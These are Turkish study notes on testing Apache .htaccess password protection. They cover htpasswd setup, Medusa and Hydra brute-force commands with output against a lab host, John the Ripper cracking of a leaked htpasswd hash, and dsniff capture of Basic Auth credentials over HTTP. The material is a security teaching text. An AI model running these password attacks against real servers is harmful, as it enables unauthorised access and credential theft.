ÖN BİLGİ

Bu belge

- https://www.bgasecurity.com/makale/apache-htaccess-guvenlik-testleri/

resmi adresindeki veya linkin kırık olması ihtimaline karşın alternatif olarak

- https://www.includekarabuk.com/kitaplik/indirmeDeposu/Siber_Guvenlik_Teknik_Makaleler/Teori/BaskalarinaAitMakaleler/Apache%20htaccess%20G%C3%BCvenlik%20Testleri.pdf

adresindeki makaleye çalışılarak elde edilen notlarımı kapsamaktadır. Bu çıkarılan notlar belgemde alıntılar ve/veya kişisel ilavelerim mevcuttur.

1)

Netcraft verilerine göre dünyadaki web sunucuların büyük bir çoğunluğu Apache web sunucu yazılımını kullanmaktadır. Apache web sunucu yazılımı barındırdığı çeşitli güvenlik özellikleriyle sistem yöneticilerinin güvenlik önlemlerini almasını kolaylaştırmıştır. Bu güvenlik özelliklerinden birisi de web sunucu altında belirli sayfalara, dizinlere parola koruması eklenebilmesi ve ip kısıtlama koyulabilmesidir. Bu yazıda Apache web sunucusunun en sık tercih edilen özelliklerinden biri olan htaccess koruması ve bu korumaya yönelik gerçekleştirilebilecek temel saldırıları anlatmaktadır. .htaccess'in diğer kullanım amaçlarını incelemek için Apache.org sitesi ziyaret edilerek bilgi alınabilir.

(Page 2)

2)

Htaccess Güvenliği

Htaccess ile korunan sayfaların güvenliğiyle ilgili aşağıdaki durumlar söz konusu olabilir:

- Htaccess korumalı alana erişen yönetici trafiğini birileri sniff edebilir.
- Htaccess korumalı alana yönelik bruteforce/sözlük saldırısı gerçekleştirilebilir.
- .htaccess dosyası içeriği sunucudan sızdırılabilir.
- Sunucuda yüklü bileşenlere bağlı olarak htaccess koruması atlatılabilir.

(page 3)

3)

Apache Htaccess Korumalı Sayfaların Güvenlik Testleri

a. Parola Korumalı Dizin Oluşturma

Meraklı gözlerden korunmak istenen alan /home/blog/test olsun. Bu dizin altına aşağıdaki satırları içeren .htaccess dosyası koyularak web üzerinden yapılacak erişimlere kısıtlama getirilmiş olur.

.htaccess

```
AuthUserFile /etc/.htpasswd-1
AuthGroupFile /dev/null
AuthName "Giris Yasak!"
AuthType Basic
<Limit GET POST>
```

require valid-user
</Limit>

Yukardaki satırlar genel olarak belirtilen dizin için sadece yetkili kullanıcıların GET, POST istekleri gönderebilmesini sağlar. Hangi kullanıcıların yetkili olduğu ve yetki bilgileri “/etc/.htpasswd-1” dosyasında belirtilmelidir.


Yetkili kullanıcı eklemek için kullanılacak komut htpasswd komutudur. Aşağıdaki komutla bga adında yetkili bir kullanıcı sisteme eklenmiştir.

 # htpasswd -c /etc/.htpasswd-1 bga
New password:
Re-type new password:
Adding password for user bga

NOT: htpasswd komutuna -c parametresi sadece ilk kullanıcı ekleme işleminde kullanılmalıdır.

/etc/.htpasswd-1 dosyası içeriğine bakılacak olursa aşağıdaki formatta hesap bilgileri gözükecektir. [Parola DES ile şifrelenmiş şekilde saklanmaktadır]

 # cat /etc/.htpasswd-1
bga:M4VRJ3X5.K.K.



Resim-1

Htaccess korumalı sayfalarda “BASIC AUTH “ kimlik doğrulama method kullanılır(genellikle). BASIC AUTH destekli herhangi bir

online parola test aracı bruteforce işlemleri için kullanılabilir fakat sunduğu seçenekler ve performans değerleri göz önüne alındığında Hydra veya Medusa araçlarının tercihi isabetli olacaktır.

b. Medusa/Hydra Kullanarak htaccess Korumalı Sayfalara Yönelik Parola Testleri

Medusa ve Hydra benzer özelliklere sahip ağ üzerinden parola deneme(brute force) aracıdır. Aşağıda Medusa ve Hydra yazılımları kullanarak Apache htaccess ile korunan parolalı sayfalara ulaşmak için gerekli komutlar verilmiştir.

> medusa -M http -m USER-AGENT:"Firefox-Explorer-99.1" -m DIR:/test -m AUTH:BASIC -h 10.10.10.1 -u bga -P bga-wordlist22

Output:

…
…
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of
1, 0 complete) Password: zzzzzz (4406 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of
1, 0 complete) Password: zzzzzzzzzzzzz (4414 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: zzzzzzzzzzzzzzzzzz (4415 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: {log} (4416 of 4417 complete)
ACCOUNT CHECK: [http] Host: 10.10.10.1 (1 of 1, 0 complete) User: bga (1 of 1, 0 complete) Password: 0u7b00k (4417 of 4417 complete)

ACCOUNT FOUND: [http] Host: 10.10.10.1 User: bga Password: 0u7b00k [SUCCESS]

> hydra -l bga -P bga-wordlist22 -f 10.10.10.1 http-get /test –vV

Output:

…
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "01214nd0"

-

child 26 - 675 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "0123" - child 27 - 676 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "012301279x" - child 28 - 677 of 4417
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "012307120chi1u5" - child 29 - 678 of 4417
[STATUS] attack finished for 10.10.10.1 (waiting for childs to finish) [80][www] host: 10.10.10.1 login: bga password: 0u7b00k
[ATTEMPT] target 10.10.10.1 - login "bga" - pass "0u7b00k" - child 3 - 4417 of 4417

Parola tahmin işlemi bittikten sonra bulunan parola ve kullanıcı adı bilgileri kullanılarak hedef sistemdeki korunmuş sayfalara erişilebilir.

(Page 3-7)

4)

Ele Geçirilmiş htaccess Parolalarını Kırma

Htaccess korumalı alanların güvenliğini tehlikeye sokacak durumlardan biri de .htaccess dosyasının başkalarının eline geçmesidir. Eğer .htaccess ile korunan alana IP yasaklama yoksa, yani sadece kullanıcı/parola bilgileriyle erişilebiliyorsa bu dosyanın güvenliğinin önemi daha da artmaktadır. Htaccess dosyasını ele geçiren bir saldırgan John The Ripper parola kırma aracını kullanarak çok kısa sürede hesap bilgilerinin açık hallerine ulaşabilir.

> john /tmp/htpasswd –w:/root/bt4-password.txt

Output:

Loaded 1 password hash (Traditional DES [128/128 BS SSE2])

zorparol (bga) guesses: 1 time: 0:00:00:01 100.00% (ETA: Sun Nov 28 11:25:04 2010)

c/s: 1301K trying: zzttdai - zorparol

John The Ripper saniyede ortalama 1.3 milyon deneme yaparak htaccess ile koruduğumuz sayfaya ait parola bilgisini kırmayı başardı.

(Page 7)

5)

Htaccess korumalı sayfalara http üzerinden erişim sağlanıyorsa aradaki hattın güvenilir olması çok önemlidir. http şifrelenmemiş bir protokol olduğu için arada gidip gelen tüm veriler meraklı gözler tarafından okunabilir. Aşağıdaki çıktı basit bir sniffer yazılımı kullanarak htaccess ile korunan alanlara erişen hesap bilgilerinin rahatlıkla yakalanabileceğini göstermektedir.

> dsniff

Output:

dsniff: listening on eth0

11/28/10 11:26:33 tcp 10.10.10.65.1642 -> 10.10.10.1.80 (http)
GET /test/ HTTP/1.1
Host: 10.10.10.1

Authorization: Basic YmdhOmFh [bga:aa]
GET /test/ HTTP/1.1
Host: 10.10.10.1
Authorization: Basic YmdhOnpvcnBhcm9sYQ== [bga:zorparola]